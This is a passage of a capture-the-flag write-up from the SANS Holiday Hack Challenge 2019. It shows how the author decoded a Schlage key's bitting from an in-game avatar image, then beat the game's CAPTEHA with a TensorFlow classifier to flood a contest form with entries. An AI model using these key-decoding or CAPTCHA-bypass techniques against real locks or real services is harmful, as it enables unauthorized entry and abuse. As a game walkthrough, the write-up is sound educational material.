Accessing the Firefox developer tools (F12), then going to the Inspector tab and then searching for ".camera" and expanding this out we find the objects that are drawn for this room including a object called "krampus scampering". To the right of this entry the CSS defines an image for this character.




Zooming in...



So, we see that the image source for the Krampus avatar is located here:
https://2019.kringlecon.com/images/avatars/elves/krampus.png

Displaying this image at full size shows a clear image of the key:


Selecting the key itself, rotating it using GIMP and doing a little image cleanup, results in a much clearer image of just the key:




Now, going back to Deviant Ollam's talk, he provides templates for various key/lock manufacturers which can be overlaid over a key image to determine the bitting pattern. The last piece of information needed is the key/lock manufacturer. This can is revealed by taking a closer look at the lock image from the closet (Can be seen better here: https://thisisit.elfu.org/?challenge=bitting-keyhole)

We now know the lock is **Schlage**! We will use the Schlage template provided by Deviant Ollam here: https://github.com/deviantollam/decoding/tree/master/Key%20Decoding

It is possible using GIMP to overlay the Schlage template image as a layer on top of the key image we got from the Krampus avatar and determine the key bitting sequence:




Here is a more zoomed in view of the above image:




The key bitting sequence is: 1-2-2-5-2-0 (**Hey, what a coincidence! - 12/25/20 - Christmas day 2020!**)


Using this in the key cutter machine, will produce the following:



You can click on the key to save it to the filesystem:



Then go back into Minty's closet, click on the keyhole, and then click on the keychain to load the key:




Hover the key over to the lock and click. The key turns and...

THIS IS IT!

https://www.youtube.com/watch?v=Qa8kCQQUjHM&t=14

Entering through the secret entrance in the closet leads you into the Steam Tunnels:




Go around the corner to find Krampus!


Click on Krampus to dialog with him and he reveals his full name and that he's the one that took the Turtle doves:


Hello there! I'm Krampus Hollyfeld.
I maintain the steam tunnels underneath Elf U,
Keeping all the elves warm and jolly.
Though I spend my time in the tunnels and smoke,
In this whole wide world, there's no happier bloke!
Yes, I borrowed Santa's turtle doves for just a bit.
Someone left some scraps of paper near that fireplace, which is a big fire hazard.
I sent the turtle doves to fetch the paper scraps.
But, before I can tell you more, I need to know that I can trust you.

Further dialog with Krampus unlocks Objectives 8-12 and Krampus also introduces Objective 8 - Frido Sleigh CAPTEHA.

The answer to Objective 7 needed for the badge question is the string: **Krampus Hollyfeld**







Objective 8 – Bypassing the Frido Sleigh CAPTEHA

This Objective is introduced at the end of Objective 7 when you discover Krampus in the Steam Tunnels and details are provided through the dialog with that character:

Krampus Hollyfeld (end of Objective 7):
…
Tell you what – if you can help me beat the Frido Sleigh contest (Objective 8), then I'll know I can trust you.
The contest is here on my screen and at fridosleigh.com.
No purchase necessary, enter as often as you want, so I am!
They set up the rules, and lately, I have come to realize that I have certain materialistic, cookie needs.
Unfortunately, it's restricted to elves only, and I can't bypass the CAPTEHA.
(That's Completely Automated Public Turing test to tell Elves and Humans Apart.)
I've already cataloged 12,000 images and decoded the API interface.
Can you help me bypass the CAPTEHA and submit lots of entries?

For this Objective, you need to bypass the CAPTEHA (***C**ompletely **A**utomated **P**ublic **T**uring test to tell **E**lves and **H**umans **A**part*) on the https://fridosleigh.com/ contest submission form.

As a start, download the 12,000 images at this link (https://downloads.elfu.org/capteha_images.tar.gz) and the provided API interface script at this link (https://downloads.elfu.org/capteha_api.py).

The 12,000 images are a collection of the CAPTEHA images from the fridosleigh.com form submission and categorized by image:

```
drwxrwxr-x chris/chris       0 2019-11-26 14:40 Stockings/
drwxrwxr-x chris/chris       0 2019-11-26 14:40 Santa Hats/
drwxrwxr-x chris/chris       0 2019-11-26 14:40 Presents/
drwxrwxr-x chris/chris       0 2019-11-26 14:40 Ornaments/
drwxrwxr-x chris/chris       0 2019-11-26 14:40 Christmas Trees/
drwxrwxr-x chris/chris       0 2019-11-26 14:40 Candy Canes/
```

The API interface script has the building blocks needed to programmatically interact with the JSON fridosleigh.com API and make the form submissions once the CAPTEHA is bypassed, but it's missing the Machine Learning image processing code.

However help is available in one of the KringleCon 2019 talks called "Machine Learning Use Cases for Cybersecurity" given by Chris Davis in Track 4 in Hermey Hall or can be viewed directly at this link: https://www.youtube.com/watch?v=jmVPLwjm_zs

At time index 8:25, there is specific discussion on how to use Machine Learning to bypass CAPTCHA's and there is a GitHub link (https://github.com/chrisjd20/img_rec_tf_ml_demo) provided with sample Python code using Tensorflow to:

1. Train the image classifier and generate a trained model (retrain.py)
2. Predict images provided based on the trained model (predict_images_using_trained_model.py)

There are installation requirements needed for TensorFlow provided on the GitHub README page which are as follows:

```
git clone https://github.com/chrisjd20/img_rec_tf_ml_demo.git
cd img_rec_tf_ml_demo
sudo apt install python3 python3-pip -y
sudo python3 -m pip install --upgrade pip
sudo python3 -m pip install --upgrade setuptools
sudo python3 -m pip install --upgrade tensorflow==1.15
sudo python3 -m pip install tensorflow_hub
```

So the plan seems fairly straightforward:

1. Use the code from retrain.py to create a trained model from the 12,000 images provided in capteha_images.tar.gz

   ```
   python3 retrain.py --image_dir ./capteha_images/
   ```

2. Then use code components from predict_images_using_trained_model.py to help fill in the ML pieces in capteha_api.py


The retrain step is done only once, takes about 20 minutes to complete, and generates a folder /tmp/retrain_tmp/ containing the Tensorflow graph (trained model) at about 460MB in size. So far so good. I'm then able to code up what's needed for the ML with help from the supplied scripts and my code is working. Everything works really well up to this point except for one detail - performance.

After integrating the ML code into capteha_api.py, the average run time for just the ML component to predict the correct images was averaging about 30-40 seconds, which is well past the 9-10 second threshold the CAPTEHA allows before timing out. I was already making use of multi-threading and queues in the code, so I would need to pursue a different strategy.

I should note that described below is the path I took to solve this challenge, however there are likely many other paths that could have led to a solution as well. This is just the way that I was able to solve it.

So initially I was running this setup in a locally hosted Linux VM (no GPU support) on my laptop. I decided to migrate the entire setup to a physical Windows 10 desktop host equipped with one GPU card (NVIDIA GeForce GTX 980).

I then needed to install the following on that Windows 10 host:



These can be download from here:

Python 3.6.8:
https://www.python.org/downloads/release/python-368/


Nvidia Toolkit Archive Link:
https://developer.nvidia.com/cuda-10.0-download-archive?target_os=Windows&target_arch=x86_64&target_version=10&target_type=exenetwork

Miniconda Download Link:
https://docs.conda.io/en/latest/miniconda.html

Once installed, this is what it should look like in the Windows control panel - "Programs and Features":

Name	Publisher	Installed On	Size	Version
Miniconda3 4.7.12 (Python 3.7.4 64-bit)	Anaconda, Inc.	12/17/2019		4.7.12
Python Launcher	Python Software Foundation	12/16/2019	1.75 MB	3.6.6565.0
Python 3.6.8 (64-bit)	Python Software Foundation	12/16/2019	92.8 MB	3.6.8150.0
NVIDIA 3D Vision Controller Driver 390.41	NVIDIA Corporation	12/16/2019		390.41
NVIDIA Graphics Driver 411.31	NVIDIA Corporation	12/16/2019		411.31
NVIDIA 3D Vision Driver 411.31	NVIDIA Corporation	12/16/2019		411.31
NVIDIA CUDA Runtime 10.0	NVIDIA Corporation	12/16/2019		10.0
NVIDIA CUDA Documentation 10.0	NVIDIA Corporation	12/16/2019		10.0
NVIDIA CUDA Development 10.0	NVIDIA Corporation	12/16/2019		10.0

Once Miniconda is installed, I launched the "Anaconda Prompt (Minconda3)":



At the Miniconda `(base)` prompt, I installed the following modules using the `conda` utility:

```
(base) C:\>conda install tensorflow-gpu=1.15.0
       this should install dependencies: tensorflow-estimator and tensorboard

(base) C:\>conda install cudatoolkit=10.0.130
       this should also install dependency: cudnn (NVIDIA CUDA© Deep Neural Network library)
```

After installing these modules, performing a "`conda list`" command at the Miniconda prompt should show these as installed:

```
cudatoolkit               10.0.130                      0
cudnn                     7.6.4                cuda10.0_0
...
tensorboard               1.15.0                   pypi_0    pypi
tensorflow-estimator      1.15.1                   pypi_0    pypi
tensorflow-gpu            1.15.0                   pypi_0    pypi
```

Now that I have a TensorFlow environment setup that is capable of utilizing GPU acceleration, I re-generated the trained model and re-ran my modified capteha_api.py.

At this point on each run I was averaging 12-15 seconds for just the ML portion of the code, which was still about 3-5 seconds too slow and the CAPTEHA was still timing out. I made various tweaks including this config profile below which slightly helped and shaved maybe 1 second from the average run time:

```
# Optimizations
NUM_PARALLEL_EXEC_UNITS = 6
config = tf.compat.v1.ConfigProto(intra_op_parallelism_threads=NUM_PARALLEL_EXEC_UNITS, inter_op_parallelism_threads=16, allow_soft_placement=True, device_count = {'GPU': 1})
```

However, the program was still just falling short of the timeout threshold consistently on each run by about 2-4 seconds. Also, I noticed that every now and again, it would fail with an error "Too many images selected!" meaning that the ML algorithm got the prediction wrong for at least one of the images.

Then I had an idea - rather than run it just once and exit, what if I looped it without exiting and perhaps on subsequent loop iterations there would be enough caching or pipelining taking place to optimize away those last few seconds and keep retrying within reason until the guess is correct… This strategy ultimately worked!

I created a while loop in the code that would run it at least 25 times consecutively or until success. Using this method, on average I would have a successful bypass of the CAPTEHA anywhere between the 3rd - 10th attempt.

The full source code for my modified capteha_api.py is included in the Appendix of the report or at https://github.com/deckerXL/SANSHolidayHackChallenge2019

Here is the output from a successful run below. What this shows below is that success was reached on the 4th iteration of the loop, so at the top of the 2nd screenshot you see a "Timed Out!" error which was from the 3rd loop iteration, then it loops and on the next try it got it in `8.224190 seconds`:

```
(base) C:\working>python .\capteha_api.py
********************
***** Starting *****
********************

Sending Request to: [https://fridosleigh.com/]...
Determined the following challenge image types: [['Christmas Trees', 'Ornaments', 'Stockings']]...
```


...

```
--------------------
Server Response:
--------------------
Timed Out!

================================================================================================

********************
***** Starting *****
********************

Sending Request to: [https://fridosleigh.com/]...
Determined the following challenge image types: [['Ornaments', 'Christmas Trees', 'Presents']]...

Starting tensorflow analysis at timestamp: [2019-12-17 21:24:39.615923]
        ++++++++++++++ Queue put:f79aa191-e584-11e9-97c1-309c23aaf0ac-- Prediction:Ornaments-- Precent:0.99810505
        ++++++++++++++ Queue put:f60883d0-e584-11e9-97c1-309c23aaf0ac-- Prediction:Ornaments-- Precent:0.99449426
        ++++++++++++++ Queue put:e2d18aa2-e584-11e9-97c1-309c23aaf0ac-- Prediction:Presents-- Precent:0.9993519
        ++++++++++++++ Queue put:e668b413-e584-11e9-97c1-309c23aaf0ac-- Prediction:Presents-- Precent:0.99982846
        ++++++++++++++ Queue put:f7ee0f4d-e585-11e9-97c1-309c23aaf0ac-- Prediction:Christmas Trees-- Precent:0.9996437
        ++++++++++++++ Queue put:c3214ab0-e585-11e9-97c1-309c23aaf0ac-- Prediction:Christmas Trees-- Precent:0.9989343
        ++++++++++++++ Queue put:28007c47-e587-11e9-97c1-309c23aaf0ac-- Prediction:Christmas Trees-- Precent:0.9829586
        ++++++++++++++ Queue put:44361b66-e586-11e9-97c1-309c23aaf0ac-- Prediction:Presents-- Precent:0.9993717
        ++++++++++++++ Queue put:92525d7f-e586-11e9-97c1-309c23aaf0ac-- Prediction:Ornaments-- Precent:0.9960769
        ++++++++++++++ Queue put:a51b5432-e586-11e9-97c1-309c23aaf0ac-- Prediction:Ornaments-- Precent:0.9984505
        ++++++++++++++ Queue put:69fa738e-e587-11e9-97c1-309c23aaf0ac-- Prediction:Ornaments-- Precent:0.99800986
        ++++++++++++++ Queue put:8cca7295-e586-11e9-97c1-309c23aaf0ac-- Prediction:Christmas Trees-- Precent:0.9994523
        ++++++++++++++ Queue put:f4fc0202-e586-11e9-97c1-309c23aaf0ac-- Prediction:Presents-- Precent:0.99836665
        ++++++++++++++ Queue put:58eac203-e586-11e9-97c1-309c23aaf0ac-- Prediction:Ornaments-- Precent:0.9950956
        ++++++++++++++ Queue put:405fb8db-e588-11e9-97c1-309c23aaf0ac-- Prediction:Presents-- Precent:0.9952064
        ++++++++++++++ Queue put:0b81d597-e587-11e9-97c1-309c23aaf0ac-- Prediction:Christmas Trees-- Precent:0.99405104
        ++++++++++++++ Queue put:9eea06dd-e586-11e9-97c1-309c23aaf0ac-- Prediction:Presents-- Precent:0.999718
        ++++++++++++++ Queue put:852245a1-e587-11e9-97c1-309c23aaf0ac-- Prediction:Presents-- Precent:0.84580135
        ++++++++++++++ Queue put:3d8f156d-e586-11e9-97c1-309c23aaf0ac-- Prediction:Ornaments-- Precent:0.99441624
        ++++++++++++++ Queue put:21265bf5-e588-11e9-97c1-309c23aaf0ac-- Prediction:Christmas Trees-- Precent:0.9995902
Completed tensorflow analysis in: [0:00:08.224190] time

CAPTEHA Solved on attempt [4]!
Submitting lots of entries until we win the contest! Entry #1
Submitting lots of entries until we win the contest! Entry #2
Submitting lots of entries until we win the contest! Entry #3
Submitting lots of entries until we win the contest! Entry #4
Submitting lots of entries until we win the contest! Entry #5
Submitting lots of entries until we win the contest! Entry #6
Submitting lots of entries until we win the contest! Entry #7
Submitting lots of entries until we win the contest! Entry #8
Submitting lots of entries until we win the contest! Entry #9
Submitting lots of entries until we win the contest! Entry #10
Submitting lots of entries until we win the contest! Entry #11
Submitting lots of entries until we win the contest! Entry #12
Submitting lots of entries until we win the contest! Entry #13
Submitting lots of entries until we win the contest! Entry #14
Submitting lots of entries until we win the contest! Entry #15
Submitting lots of entries until we win the contest! Entry #16
Submitting lots of entries until we win the contest! Entry #17
Submitting lots of entries until we win the contest! Entry #18
Submitting lots of entries until we win the contest! Entry #19
Submitting lots of entries until we win the contest! Entry #20
Submitting lots of entries until we win the contest! Entry #21
Submitting lots of entries until we win the contest! Entry #22
Submitting lots of entries until we win the contest! Entry #23
Submitting lots of entries until we win the contest! Entry #24
Submitting lots of entries until we win the contest! Entry #25
Submitting lots of entries until we win the contest! Entry #26
Submitting lots of entries until we win the contest! Entry #27
Submitting lots of entries until we win the contest! Entry #28
Submitting lots of entries until we win the contest! Entry #29
```


...


```
Submitting lots of entries until we win the contest! Entry #65
Submitting lots of entries until we win the contest! Entry #66
Submitting lots of entries until we win the contest! Entry #67
Submitting lots of entries until we win the contest! Entry #68
Submitting lots of entries until we win the contest! Entry #69
Submitting lots of entries until we win the contest! Entry #70
Submitting lots of entries until we win the contest! Entry #71
Submitting lots of entries until we win the contest! Entry #72
Submitting lots of entries until we win the contest! Entry #73
Submitting lots of entries until we win the contest! Entry #74
Submitting lots of entries until we win the contest! Entry #75
Submitting lots of entries until we win the contest! Entry #76
Submitting lots of entries until we win the contest! Entry #77
Submitting lots of entries until we win the contest! Entry #78
Submitting lots of entries until we win the contest! Entry #79
Submitting lots of entries until we win the contest! Entry #80
Submitting lots of entries until we win the contest! Entry #81
Submitting lots of entries until we win the contest! Entry #82
Submitting lots of entries until we win the contest! Entry #83
Submitting lots of entries until we win the contest! Entry #84
Submitting lots of entries until we win the contest! Entry #85
Submitting lots of entries until we win the contest! Entry #86
Submitting lots of entries until we win the contest! Entry #87
Submitting lots of entries until we win the contest! Entry #88
Submitting lots of entries until we win the contest! Entry #89
Submitting lots of entries until we win the contest! Entry #90
Submitting lots of entries until we win the contest! Entry #91
Submitting lots of entries until we win the contest! Entry #92
Submitting lots of entries until we win the contest! Entry #93
Submitting lots of entries until we win the contest! Entry #94
Submitting lots of entries until we win the contest! Entry #95
Submitting lots of entries until we win the contest! Entry #96
Submitting lots of entries until we win the contest! Entry #97
Submitting lots of entries until we win the contest! Entry #98
Submitting lots of entries until we win the contest! Entry #99
Submitting lots of entries until we win the contest! Entry #100
Submitting lots of entries until we win the contest! Entry #101
{"data":"<h2 id=\"result_header\"> Entries for email address [redacted] no longer accepted as our systems show your email was already randomly selected as a winner!
Go check your email to get your winning code. Please allow up to 3-5 minutes for the email to arrive in your inbox or check your spam filter settings. <br><br> Congratulations
and Happy Holidays!</h2>","request":true}


(base) C:\working>
```


Checking my email showed I received the successful completion email:



The answer to Objective 8 needed for the badge question is the string: **8Ia8LiZEwvyZr2WO**







After submitting Objective 8 in your badge, talk again with Krampus Hollyfeld in the Steam Tunnels to get dialog on Objective 9 and unlock the Steam Tunnel Teleportation System!

Objective 9 – Retrieve Scraps of Paper from Server

This Objective is introduced when we speak again to Krampus in the Steam Tunnels after completing Objective 8. Krampus tells us that he borrowed the turtle doves and used them to retrieve scraps of paper that were near the fireplace. For this Objective, we need to hack into the Student Portal server (https://studentportal.elfu.org/) and retrieve the scraps of paper that Krampus scanned and stored on this server.


> *Krampus Hollyfeld*
> *Yes, I borrowed Santa's turtle doves for just a bit.*
> *Someone left some scraps of paper near that fireplace, which is a big fire hazard.*
> *I sent the turtle doves to fetch the paper scraps.*
> *...*
> *As for those scraps of paper, I scanned those and put the images on my server.*
> *I then threw the paper away.*
> *Unfortunately, I managed to lock out my account on the server.*
> *Hey! You've got some great skills. Would you please hack into my system and retrieve the scans?*
